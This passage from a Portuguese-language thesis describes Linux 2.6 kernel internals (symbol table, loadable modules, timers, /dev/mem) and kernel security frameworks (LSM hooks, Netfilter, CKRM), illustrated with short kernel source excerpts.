A tabela de símbolos do *kernel* é responsável pelo mapeamento entre identificadores de funções e variáveis globais e endereços de memória. Um símbolo pode ser privado (identificado por uma letra minúscula), indicando que não pode ser utilizado externamente, existindo unicamente para fins de depuração; ou público, indicando que está disponível para utilização por módulos externos. Segue um trecho da tabela de símbolos, retirada do arquivo `/proc/kallsyms`[9]:

```
c0100294 T stext
c0100294 T _stext
c01002c0 t rest_init
c0100300 t do_pre_smp_initcalls
c0100310 t run_init_process
c0100340 t init
c0100500 t try_name
c0100730 T name_to_dev_t
c0100a00 T calibrate_delay
c0101000 T thread_saved_pc
```

A letra `T/t` identifica símbolos que existem no segmento de texto (código), e portanto representam funções. No exemplo acima, `rest_init` é um símbolo privado, enquanto `stext` é um símbolo público. Símbolos públicos são criados através da macro `EXPORT_SYMBOL()` e são utilizados por módulos de *kernel* na resolução de endereços. Estes módulos são discutidos a seguir.

3.7.2 Módulos de kernel carregáveis

Embora possua uma arquitetura monolítica, o *kernel* Linux suporta o carregamento dinâmico de funções na forma de módulos dinamicamente carregáveis (LKM – *Linux kernel Modules*). Estes módulos são implementados como qualquer outro código de *kernel*, com a diferença de que seguem um modelo padronizado, com funções específicas para sua inicialização e seu término. Este carregamento é feito através da chamada de sistema `init_module()`, invocada através do utilitário de sistema `insmod`. No ato do carregamento, também podem ser especificados parâmetros para serem tratados pelo módulo em sua inicialização.

Quando carregado, um módulo é ligado dinamicamente ao *kernel*, ou seja, todas suas dependências de símbolos são traduzidas a endereços de memória consultando-se a tabela de símbolos públicos do *kernel*. Logo após seu carregamento, sua função de inicialização

[9]Também se encontra presente no arquivo `System.map`, gerado no ato da compilação do *kernel*.

(especificada através da função `module_init()`) é executada e o módulo permanece em memória até que seja removido. Um módulo também pode exportar seus próprios símbolos à tabela do *kernel* utilizando a macro `EXPORT_SYMBOL()`, possibilitando que o *kernel* utilize funcionalidades implementadas pelos módulos. Módulos também podem ser "empilhados", no sentido de que podem utilizar código de outros módulos carregados, criando assim uma rede de dependências.

A remoção de um módulo pode ser feita se não estiver sendo utilizado e nenhuma de suas funções estiver sendo executada, através da chamada `delete_module()`. Esta chamada é invocada pelo utilitário de sistema `rmmod`.

3.7.3 Controle de tempo

O controle do tempo no interior do *kernel* e, de fato, no sistema como um todo, é feito com base em um dispositivo de *hardware* chamado *system timer*. Trata-se de um relógio programável que envia interrupções ao processador com uma freqüência fixa (definida pela macro `HZ`). No Linux 2.6 executando em x86, a freqüência *default* é de 1000Hz, ou seja, uma interrupção é gerada a cada milissegundo. Estas interrupções periódicas constituem a base de todo o controle e monitoramento de tempo realizado pelo *kernel*, e são tratadas por um tratador de interrupção especial que realiza as seguintes tarefas:

- Manter o horário do sistema;
- Monitorar o uso de tempo por processos, e invocar o escalonador caso excedam sua fatia de tempo;
- Gerenciar os relógios (*timers*) dinâmicos internos do *kernel*;
- Atualizar estatísticas de uso de recursos.

Cada interrupção gerada é, no jargão do *kernel*, um *tique*. O número de tiques gerados desde a inicialização do sistema é mantido na variável global `jiffies`. Esta variável é muito utilizada no código de *kernel* para gerar atrasos intencionais. Outra solução mais robusta utilizada para este fim é a de relógios dinâmicos, mencionados acima. Representados através da estrutura `struct timer_list`, estes relógios podem ser programados para provocar atrasos arbitrários, com uma granularidade máxima equivalente à freqüência com que os tiques são gerados, e executar automaticamente uma função tratadora específica quando o relógio zerar.

3.7.4 Arquivos especiais

A maior parte das distribuições de Linux atuais inclui dois arquivos de dispositivos especiais utilizados para a manipulação direta da memória do sistema:

- **/dev/mem**: Mapeia toda a memória do sistema, incluindo os espaços de *kernel* e de usuário. Seu acesso é restrito ao usuário *root*;
- **/dev/kmem**: Mapeia a memória de *kernel* do sistema, sendo restrito ao usuário *root*.

Estes arquivos representam uma brecha da proteção de memória oferecida pelo mecanismo de paginação, por permitir que processos de usuário manipulem diretamente a memória do *kernel* e de outros processos.

3.8 Conclusão

Este capítulo realizou uma discussão geral do *kernel* Linux 2.6, acompanhada de uma descrição detalhada de seus principais subsistemas. Estes incluem o gerenciamento e escalonamento de processos, chamadas de sistema, a camada de abstração de sistemas de arquivos (VFS), gerenciamento de memória em espaço de *kernel* e espaço de usuário, gerenciamento e escalonamento de E/S e, finalmente, uma miscelânea de outros tópicos relevantes que não foram abordados nas outras seções como a tabela de símbolos do *kernel* e módulos dinamicamente carregáveis.

Embora toque nos principais componentes do *kernel* Linux, esta revisão deixou de abordar alguns assuntos importantes para o seu entendimento geral como o subsistema de rede, o gerenciamento de interrupções, o cache de páginas, envio de sinais e a implementação de sistemas de arquivos específicos, como o ext3. De fato, uma revisão total e absoluta do *kernel* consumiria um espaço e um tempo indisponíveis neste projeto, e já é em grande parte feita em publicações como [Lov03] e principalmente [BC03] (para a versão 2.4). Assim, este capítulo procurou abordar apenas aqueles mecanismos e subsistemas que foram mais utilizados e cujo estudo foi mais importante para a compreensão dos trabalhos correlatos e a construção da *framework* imunológica. A parte mais relevante do subsistema de rede do kernel 2.6, que não foi coberto neste capítulo, é discutida no capítulo seguinte com a análise da *framework* Netfilter.

Capítulo 4

Frameworks e soluções de segurança em nível de kernel

Após a discussão sobre o *kernel* e seus principais subsistemas feita no Capítulo 3, este capítulo irá apresentar algumas das principais *frameworks* e soluções de segurança implementadas em nível de *kernel* até a presente data. Todas foram aproveitadas, de diferentes formas e em diferentes graus, no projeto e implementação da *framework* imunológica, o que torna crucial o entendimento de sua estrutura e funcionamento.

Inicialmente, na Seção 4.1, será discutida a *framework* LSM (Linux Security Modules), utilizada primariamente para controle de acesso. O LSM desempenhou um papel de grande importância na criação da *framework* imunológica. Em seguida, na Seção 4.2, será descrita a *framework* Netfilter, utilizada na filtragem de pacotes de rede. O capítulo será encerrado com uma discussão, na Seção 4.3, da *framework* CKRM (*Class-Based Kernel Resource Management*), utilizada no controle de recursos de sistema; e, na Seção 4.4, do módulo de segurança SEClvl (*BSD Secure Levels Linux Security Module*), utilizado no robustecimento da segurança de sistemas Linux.

4.1 Linux Security Modules

A insuficiência dos modelos de controle de acesso implementados pela maior parte dos sistemas operacionais é reconhecida pela comunidade de segurança [PAL98]. Embora muitos modelos novos tenham sido propostos nos últimos anos [Bis03], estes sistemas (entre eles o Linux) ainda utilizam por padrão mecanismos de controle de acesso discricionário, que não atendem satisfatoriamente às necessidades de segurança atuais.

Em resposta à necessidade de incluir no *kernel* Linux uma infra-estrutura de suporte geral a mecanismos de controle de acesso modernos sem, no entanto, alterá-lo profundamente, foi criada a *framework* LSM (*Linux Security Modules*) [WCS+02, WCM+02].

O LSM foi criado com os princípios de generalidade e simplicidade em mente, de forma a poder ser utilizado por mecanismos de controle de acesso variados, e ser minimamente invasivo ao *kernel*. Atua através da mediação do acesso às estruturas de dados que implementam os principais objetos de *kernel*, como `struct task_struct`, `struct inode`, entre outros. A lógica de controle de acesso é implementada por módulos de segurança, que são carregados dinamicamente na memória do *kernel*, na forma de LKMs, e se registram junto à *framework*. O LSM altera o *kernel* fundamentalmente de três maneiras:

- Adiciona campos de segurança opacos `void * security` às principais estruturas de dados do *kernel*. Estes campos são gerenciados pelos módulos de segurança e tem como objetivo armazenar e associar informações de segurança aos objetos do *kernel*, de forma que possam ser consultados pelos módulos;
- Implementa um conjunto de ganchos[1] posicionados em diversos pontos chave do *kernel* (em torno de 150, no *kernel* 2.6.12), de forma a mediar todo e qualquer acesso feito aos seus principais objetos internos. Estes ganchos podem ser restritivos, invocando funções implementadas pelos módulos de segurança e agindo conforme o resultado retornado; ou atualizadores, utilizados para atualizar dados nos campos de segurança;
- Implementa funções auxiliares utilizadas no registro/desregistro de módulos (`register_security()/ unregister_security()`) e gerenciamento dos campos de segurança opacos (`alloc_security()/free_security()`).

Sem dúvida, os ganchos constituem a parte central desta *framework*. O formato típico da implementação de ganchos LSM é exibido abaixo, tomando como exemplo a função `vfs_mkdir()`:

```
int vfs_mkdir(struct inode *dir, struct dentry *dentry, int mode)
{
        int error = may_create(dir, dentry, NULL);

        if (error)
                return error;

        if (!dir->i_op || !dir->i_op->mkdir)
                return -EPERM;
```

[1] Em inglês, *hooks*. Consistem em pontos de chamada de função genéricos, posicionados em meio ao código, ao quais podem ser acopladas funções arbitrárias que interceptam o fluxo de execução e são executadas.

```
        mode &= (S_IRWXUGO|S_ISVTX);
        error = security_inode_mkdir(dir, dentry, mode);
        if (error)
                return error;

        DQUOT_INIT(dir);
        error = dir->i_op->mkdir(dir, dentry, mode);
        if (!error) {
                inode_dir_notify(dir, DN_CREATE);
                security_inode_post_mkdir(dir,dentry, mode);
        }
        return error;
}
```

Conforme já foi visto, a função `vfs_mkdir()` é invocada pela função `sys_mkdir()`, o tratador da chamada de sistema `mkdir()`, responsável pela criação de diretórios.

Após algumas checagens de erro e de permissões de acesso, o primeiro gancho é executado. Este consiste na chamada da função `security_inode_mkdir()`, que recebe como argumentos aqueles recebidos pela função `vfs_mkdir()`. Essa função invoca indiretamente uma função tratadora implementada pelo módulo de segurança que, com base nos parâmetros recebidos e outros dados de contexto, retorna um código numérico em `error`, permitindo ou bloqueando a criação do diretório. O segundo gancho, representado pela chamada a `security_inode_post_mkdir()`, é executado caso o diretório tenha sido criado com sucesso. Este gancho é utilizado exclusivamente para a manipulação das estruturas `void * security` presentes nos objetos de *kernel* e não afeta o fluxo de execução.

A Figura 4.1 ilustra o fluxo de eventos relatado acima. Pode-se observar que os ganchos não são implementados de forma superficial no *kernel*, ao contrário de alternativas baseadas em monitoração de chamadas de sistema, por exemplo. Esta abordagem previne a ocorrência de condições de disputa, entre outros problemas [WCS+02, Gar03]. Também é importante ressaltar que a checagem do gancho restritivo é feita somente após as checagens de segurança tradicionais (DAC) do sistema operacional, ou seja, o gancho nem chegará a ser acessado caso a checagem de segurança nativa do sistema operacional falhe.

Como já foi dito, as funções `security_inode_mkdir()` e `security_inode_post_mkdir()` nada fazem além de redirecionar o fluxo de execução para outras funções, implementadas pelo módulo de segurança. Estas funções são referenciadas por apontadores armazenados na tabela global `security_ops`:

```
static inline int security_inode_mkdir (struct inode *dir,
                                        struct dentry *dentry,
                                        int mode)
```



Figura 4.1: Ganchos LSM da função `vfs_mkdir()` em operação.

```
{
(...)
          return security_ops->inode_mkdir (dir, dentry, mode);
}

static inline void security_inode_post_mkdir (struct inode *dir,
                                              struct dentry *dentry,
                                              int mode)
{
(...)
          security_ops->inode_post_mkdir (dir, dentry, mode);
}
```

Esta tabela de apontadores é a principal estrutura de dados utilizada pelo LSM, possuindo uma entrada associada a cada um dos ganchos (conforme o exemplo acima) e



Figura 4.2: Arquitetura geral do LSM.

realizando a ligação entre estes e as funções implementadas pelos módulos de segurança. Dessa forma, quando um módulo se registra/desregistra no LSM através das funções `register_security()` e `unregister_security()`, a tabela `security_ops` é atualizada de forma que suas entradas referenciem as funções tratadoras apropriadas. A Figura 4.2 ilustra o relacionamento entre os ganchos, a tabela de apontadores e os módulos de segurança.

Ganchos são agrupados na tabela `security_ops` de acordo com o subsistema ao qual estão associados. De acordo com este critério, podem ser classificados em seis tipos:

- **Controle de Processos:** São posicionados em funções de *kernel* ligadas ao controle de processos, como *setuid/setgid*, criação/término de processos, envio de sinais e controle de prioridades de escalonamento. Incluem também os ganchos reservados para a manipulação do campo `void * security` mantido em `task_struct`;

- **Carregamento de Programas:** São invocados em funções ligadas ao carregamento de programas, como a chamada `execve()` e suas variantes. O campo de segurança presente na estrutura `bin_rpm` permite que módulos mantenham informações de segurança associadas ao programa durante seu carregamento;

- **Comunicação Interprocessos:** São posicionados em funções de IPC do Linux responsáveis por envio de mensagens, memória compartilhada e controle de semáforos.

Um campo de segurança é adicionado à estrutura `kern_ipc_perm`;

- **Sistema de Arquivos:** Interceptam operações que manipulam as principais estruturas de dados do VFS: `super_block`, `inode`, `dentry` e `file`. Estes ganchos permitem o controle de praticamente todas as operações envolvendo sistemas de arquivos, como abertura, fechamento, criação/remoção de arquivos e diretórios, operações de baixo nível, entre outras;

- **Controle de Rede:** Ganchos de controle são inseridos nas principais chamadas de sistema ligadas à manipulação de *sockets* para os protocolos IPv4, domínios Unix e Netlink. Esta estrutura é complementar àquela fornecida pela *framework* Netfilter. Um campo opaco de segurança está presente na estrutura `struct sk_buff`, associada à pacotes individuais, e `struct net_device`, associada a interfaces de rede;

- **Ganchos Globais:** Utilizados no controle de operações gerais, como manipulação do horário e nome de *host*, tarefas de contabilidade e registro de eventos, e controle do mecanismo de rastreamento de processos (`ptrace()`), entre outros.

Em termos de desempenho, a presença da *framework* adiciona pouca sobrecarga ao sistema, conforme revelaram testes conduzidos pelos desenvolvedores [WCM+02]. Pouco após sua inclusão no *kernel*, a *framework* LSM foi adotada pelos principais projetos envolvendo a utilização de controle de acesso forte no Linux, como SELinux [LS01, SVS01] e LIDS [lid]. Foi oficialmente adotada pela comunidade de desenvolvedores do Linux como a *framework de facto* para mecanismos de segurança em nível de *kernel*. Esta popularidade nos motivou a considerar a possibilidade de adaptá-la ao uso também por mecanismos de detecção e resposta, além da já tratada prevenção (controle de acesso). Esta constatação marcou o início do processo de desenvolvimento da *framework* imunológica, e constitui a espinha dorsal deste trabalho, como será visto no Capítulo 5.

O caráter minimal da *framework* LSM ilustra bem como deve ser feita a separação entre a infra-estrutura de suporte e os mecanismos que compõem um sistema de de segurança. O papel da *framework* é prover o suporte essencial do qual o sistema necessita para conduzir suas funções, sem qualquer lógica sofisticada por trás. Esta deve estar embutida nos mecanismos, que utilizam o suporte implementado pela *framework* para exercerem suas funções. Pretende-se seguir esta mesma filosofia na separação entre a *framework* imunológica e módulos imunológicos, neste trabalho.



Figura 4.3: Disposição de ganchos do Netfilter.

4.2 Netfilter

Em resposta à necessidade de uma infra-estrutura de controle de envio e recebimento de pacotes de rede em nível de *kernel* que suporte ferramentas como *firewalls*, a *framework* Netfilter foi introduzida na versão 2.4 do *kernel* Linux [RW02].

Esta *framework* tem uma função similar ao LSM, descrito na Seção 4.1, no sentido de que é utilizada primariamente para tarefas de controle de acesso (no caso, aplicado a pacotes de rede) e se baseia na presença de ganchos no *kernel*. Estes ganchos são posicionados em pontos chave das funções que implementam os protocolos de camada de rede. No caso do IPv4, são cinco ganchos posicionados em diferentes funções de envio e recebimento de pacotes. Cada gancho realiza a filtragem de pacotes em um estágio diferente da cadeia de envio/recebimento, conforme é ilustrado na Figura 4.3.

Um pacote recebido inicialmente passa pelo gancho `NF_IP_PRE_ROUTING`, posicionado na função `ip_rcv()`. Se o pacote for destinado ao *host* local, é repassado à função `ip_local_deliver()`, onde então é processado pelo gancho `NF_IP_LOCAL_IN` e encaminhado ao processo destino. Caso o destino do pacote não seja local e o *host* estiver executando funções de roteamento, o pacote é encaminhado à função `ip_forward()` e nela processado pelo gancho `NF_IP_FORWARD`. Finalmente, é entregue à função `ip_finish_output()`, onde passa pelo gancho final `NF_IP_POST_ROUTING` e é entregue às camadas inferiores da pilha de protocolos. No caso de o pacote ser originário do host local, ele passa pelo gancho `NF_IP_LOCAL_OUT`, na função `ip_queue_xmit()`, e finalmente pelo gancho `NF_IP_POST_ROUTING`.

A implementação do gancho `NF_IP_PREROUTING`, no corpo da função `ip_rcv()`, é ilustrada abaixo:

```
int ip_rcv(struct sk_buff *skb, struct net_device *dev, struct
                                                packet_type *pt){
        (...)
        return NF_HOOK(PF_INET, NF_IP_PRE_ROUTING, skb, dev, NULL,
                                              ip_rcv_finish);
        (...)
}
```

A macro `NF_HOOK()` invoca a função `nf_hook_slow()`, que itera pelas funções tratadoras registradas junto ao gancho na ordem crescente de registro. Com base na análise do conteúdo do *socket buffer* (variável `skb`) associado ao pacote, cada função tratadora retorna um veredito numérico entre os possíveis:

- **NF_DROP**: Descarta o pacote;
- **NF_ACCEPT**: Aceita o pacote, dando continuidade ao seu processamento;
- **NF_STOLEN**: Abandona o pacote, passando a responsabilidade do seu tratamento à tratadora;
- **NF_QUEUE**: Coloca o pacote numa fila especial em espaço de usuário para ser analisado por processos;
- **NF_REPEAT**: Reinvoca o gancho;
- **NF_STOP**: Aceita o pacote sem checar todas as tratadoras.

Caso todas as tratadoras retornem `NF_ACCEPT`, ou uma delas retorne `NF_STOP`, `NF_HOOK()` dá continuidade ao processamento do pacote, repassando-o, no exemplo acima, à função `ip_rcv_finish()`. Caso uma das tratadoras retorne um veredito diferente, as outras nem mesmo são executadas e o pacote é tratado de acordo com o veredito. É descartado, no caso de `NF_DROP`; ignorado, no caso de `NF_STOLEN`, enfileirado em espaço de usuário, no caso de `NF_QUEUE`; e resubmetido ao gancho, no caso de `NF_REPEAT`.

No caso dos pacotes direcionados ao espaço de usuário pelo alvo `NF_QUEUE`, os mesmos podem ser lidos por processos através da biblioteca *libipq*. No caso, é responsabilidade destes processos retornar ao Netfilter um veredito referente à aceitação ou não do envio/recebimento de cada um dos pacotes, o que também deve ser feito através de funções desta biblioteca.

O registro/desregistro de funções tratadoras em ganchos é feito através das funções `nf_register_hook()` e `nf_unregister_hook()`. Estas funções recebem como parâmetro

uma estrutura do tipo `struct nf_hook_op` que inclui o identificador do gancho, o protocolo de rede e o nome da função tratadora. As funções tratadoras podem ser compiladas estaticamente no *kernel*, ou podem ser carregadas dinamicamente na forma de LKMs.

A *framework* Netfilter também provê uma infra-estrutura de comunicação entre processos de usuários e módulos de *kernel* que estejam registrados à mesma. Essa comunicação se dá através das chamadas de sistema `setsockopt()` e `getsockopt()`, em intervalos numéricos registrados pelos módulos através da função `nf_register_sockopt()`.

É interessante observar que, ao contrário do LSM, o Netfilter possibilita o registro de múltiplos tratadores em um único gancho, executando-os de maneira seqüencial. Nesse sentido, implementa uma lógica um pouco mais sofisticada que a do LSM, que segue uma abordagem totalmente minimalista.

O Netfilter é utilizado por uma ampla variedade de aplicações de rede, de filtros de pacotes, como o sofisticado *IPtables*; a sistemas IPS (*Intrusion Prevention System*), como o *snort inline*.

4.3 Class-Based Kernel Resource Management

O projeto CKRM (*Class-Based Kernel Resource Management*) [NFC+03, NvRF+04], atualmente em estágio de implementação preliminar (versão *e18* no *kernel* 2.6.12), visa a criação de uma *framework* no *kernel* Linux que suporte o gerenciamento explícito de recursos de sistema para cargas de trabalho (*workloads*). A alocação de recursos feita tradicionalmente pelo Linux é orientada a processos individuais e tem como objetivo primário maximizar a utilização recursos da máquina, conforme visto no Capítulo 3. Grandes provedores de recursos, no entanto, freqüentemente precisam implantar políticas de consumo específicas para as cargas de trabalhos de clientes e usuários. Estas políticas impõem restrições de consumo que nem sempre harmonizam com a política padrão do sistema operacional, exigindo assim a realização de modificações em seus algoritmos de escalonamento e gerenciamento de recursos de forma a suportar a reserva explícita de recursos a *classes* de processos.

Não se deve assumir, entretanto, que a utilidade do CKRM está restrita ao gerenciamento empresarial de *workloads*. Uma área em que pode desempenhar um papel considerável é a segurança de sistemas, mais especificamente no quesito *disponibilidade* [Bis03]. O controle e particionamento de recursos realizado pelo CKRM pode ser ajustado por administradores de segurança de forma a prevenir que processos maliciosos consumam todos os recursos da máquina, ou seja, realizem ataques DoS (*Denial of Service*). Também pode ser usado como uma medida reativa, restringindo ou diminuindo o acesso a recursos de processos suspeitos.



Figura 4.4: Visão geral dos componentes e funcionamento da *framework* CKRM.

4.3.1 Estrutura geral

Os recursos controlados pelo CKRM são: tempo de CPU, consumo de memória, banda de disco e tráfego de rede entrante. Os subsistemas alterados pela *framework* são, portanto, aqueles que controlam diretamente estes recursos: os escalonadores de processos e E/S, gerenciadores de memória e de rede. A alocação de recursos é feita com base em classes de objetos (Figura 4.4), que podem ser de dois tipos: processos ou *sockets*, dependendo do tipo de controle que se deseja realizar.

Uma classe consiste em um agrupamento de objetos sujeitos a um mesmo conjunto de restrições no uso de recursos. A classe constitui a principal abstração por trás do funcionamento do CKRM, estando todos os outros componentes organizados ao seu redor. Estes componentes são: o mecanismo classificatório, o mecanismo de monitoração, a interface RCFS e os gerenciadores de recursos modificados, que constituem a parte central

da implementação. Estes componentes são ilustrados na Figura 4.4 e as seções seguintes descrevem sua estrutura e funcionamento.

4.3.2 Mecanismo classificatório

Na *framework* CKRM, todo objeto de *kernel* controlado (processos e *sockets*) pertence a uma classe. Caso não haja classes definidas pelo administrador, os objetos são automaticamente incluídos em uma classe *default* do CKRM.

Para auxiliar neste processo classificatório, o CKRM inclui um módulo de uso opcional que realiza a classificação automática de objetos de *kernel*: o mecanismo classificatório.

Este mecanismo é acionado sempre que ocorrem eventos significativos relacionados aos objetos do CKRM, como uma chamada `fork()`, `execve()`, `setuid()`, ou quando ocorre algum tipo de alteração nas propriedades de um objeto controlado. Um conjunto de políticas de classificação, especificadas através de uma linguagem baseada em regras (RBCE – *Rule-Based Classification Engine*), é então consultado e o objeto é inserido em uma classe, ou reclassificado, se já estiver em uma.

4.3.3 Resource Control Filesystem

O RCFS (*Resource Control Filesystem*) constitui a interface principal entre a *framework* CKRM e os processos de usuário.

Trata-se de um pseudo sistema de arquivos, baseado no RelayFS [ZYW+03], que implementa uma hierarquia de arquivos e diretórios através da qual os parâmetros do CKRM podem ser gerenciados. A comunicação é feita através de operações comuns de `read()` e `write()` nos arquivos do RCFS.

Na hierarquia introduzida acima, há três diretórios-raiz: `task_class/`, `socket_class/` e `ce/`. O primeiro armazena a configuração referente às classes de processos, ao segundo estão associadas as classes de *sockets* e o terceiro contém a interface do mecanismo classificatório.

Nos dois primeiros diretórios mencionados acima, subdiretórios representam classes, que podem ser criadas/removidas normalmente através do comando `mkdir`. Cada subdiretório, por sua vez, possui um conjunto de arquivos virtuais que armazenam os parâmetros de configuração associados à classe em questão. No caso de classes de processos, armazenam os nomes dos processos pertencentes à classe (`members`), parâmetros de configurações especiais (`config`), cota inferior e superior no uso de recursos (`shares`) e estatísticas de uso (`stats`). Para classes de *sockets*, a estrutura é similar, com a diferença de que tuplas (endereço IP, porta) são utilizadas como identificadores, em vez de PIDs.

O diretório `ce/` contém três arquivos virtuais: `reclassify`, onde são escritos identificadores de objetos (processos ou *sockets*) que devem ser administrados pelo mecanismo

